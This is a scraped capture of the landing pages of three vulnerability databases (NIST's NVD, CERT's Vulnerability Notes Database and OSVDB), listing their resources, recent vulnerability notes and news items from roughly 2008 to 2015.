
NVD Primary Resources

- Vulnerability Search Engine (CVE software flaws and CCE misconfigurations)
- National Checklist Program (automatable security configuration guidance in XCCDF and OVAL)
- SCAP (program and protocol that NVD supports)
- SCAP Compatible Tools
- SCAP Data Feeds (CVE, CCE, CPE, CVSS, XCCDF, OVAL)
- Product Dictionary (CPE)
- Impact Metrics (CVSS)
- Common Weakness Enumeration (CWE)

NVD/SCAP Recent Activity:

- October 3rd - 5th, 2012: 8th Annual IT Security Automation Conference
- October 31st - November 2nd, 2011: 7th Annual IT Security Automation Conference
- August 29th - 30th, 2011: EMAP Developer Workshop
- September 27th - 29th, 2010: 6th Annual IT Security Automation Conference
- May 11, 2010: 2010 NASA / Army Systems and Software Engineering Forum
- April 13, 2010: Security Solutions 2010
- March 16, 2010: IT Security Entrepreneurs' Forum
- February 22, 2010: Security Automation Developer Days Winter 2010
- October 26, 2009: 5th Annual IT Security Automation Conference
- September 05, 2008: NVD updated to version 2.2
- August 18, 2008: OMB has release a new memo relating to FDCC and the SCAP validation program. The memo can be found at: http://www.whitehouse.gov/omb/memoranda/fy2008/m08-22.pdf
- August 11, 2008: Interactive Schema and the Interactive Schema Interpreter is now available through NVD at http://scap.nist.gov/specifications/ocil/
- Minor update made to FDCC Reporting Format - update pertains to the Schematron Stylesheet, please reference the changelog for details.
- Version 1.0.2 of the SCAP Validation Program Derived Test Requirements Document has been released.
- All presentations from the Federal Desktop Core Configuration (FDCC) Implementers Workshop have been posted at: http://nvd.nist.gov/workshop.cfm

https://nvd.nist.gov



CERT | Software Engineering Institute | Carnegie Mellon University

Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities

Homeland Security

Sponsored by the DHS Office of Cybersecurity and Communications

Overview

The Vulnerability Notes Database provides timely information about software vulnerabilities. Vulnerability notes include summaries, technical details, remediation information, and lists of affected vendors. Many vulnerability notes are the result of private coordination and disclosure efforts. - Hide Details

You can search the Vulnerability Notes Database or browse by several views. Help is available on database fields and customizing search queries. For example, you can search for specific information, such as the ten most recently updated vulnerabilities, a list of vulnerabilities that affect control systems, or a list of vulnerabilities discovered using the Basic Fuzzing Framework (BFF).

We also provide an archive of all public vulnerability information from our database.

To communicate with us about a specific vulnerability, please send email with the appropriate VU# number(s) in the subject line. To protect sensitive, non-public vulnerability information, please encrypt mail to the CERT PGP key.

We appreciate your comments and suggestions.

Recent Vulnerability Notes

07 Apr 2015	VU#374268	NTP Project ntpd reference implementation contains multiple vul...	Multiple CVEs
02 Apr 2015	VU#924124	X-Cart contains multiple vulnerabilities	Multiple CVEs
31 Mar 2015	VU#550620	Multicast DNS (mDNS) implementations may respond to unicast ...	Unknown
27 Mar 2015	VU#591120	Multiple SSL certificate authorities use predefined email address...	Unknown

Quick Search

asus

View Notes By


- Date Published
- Date Public
- Date Updated
- CVSS Score

Report a Vulnerability

Please use the Vulnerability Reporting Form to report a vulnerability. Alternatively, you can send us email. Be sure to read our vulnerability disclosure policy.

Connect with Us

http://www.kb.cert.org/vuls/



OSVDB | Search OSVDB | Vendors | Project Info | Help OSVDB! | Sponsors | Account

Open Sourced Vulnerability Database

OSVDB's goal is to provide accurate, detailed, current, and unbiased technical security information.
The project currently covers **120,980** vulnerabilities, spanning **198,973** products from **4,735** researchers, over **113** years.

Vulnerabilities in OSVDB disclosed by type by quarter

[view larger version] [view larger version]

OSVDB News

2015-06-09	System back down... for now... (was re: Unexpected Downtime for OSVDB)
2015-04-23	A Note on the Verizon DBIR 2015, "Incident Counting", and VDBs
2015-03-31	Reviewing the Secunia 2015 Vulnerability Review (A Redux)
2015-02-02	Vendors sure like to wave the "coordination" flag... (revisiting the 'perf
2015-01-29	2013 Superdome Outage a Hack? The Value of Post-Incident Investiga
2015-01-27	We're "critical", not "immature".
2015-01-20	SQLi Disclosures and the Last Five Years (Transparent Statistics)
2015-01-12	Microsoft's latest plea for CVD is as much propaganda as sincere.
2014-11-16	CVE Is Baffling Some Nights
2014-05-28	The Five High-level Types of Vulnerability Reports

Sponsors

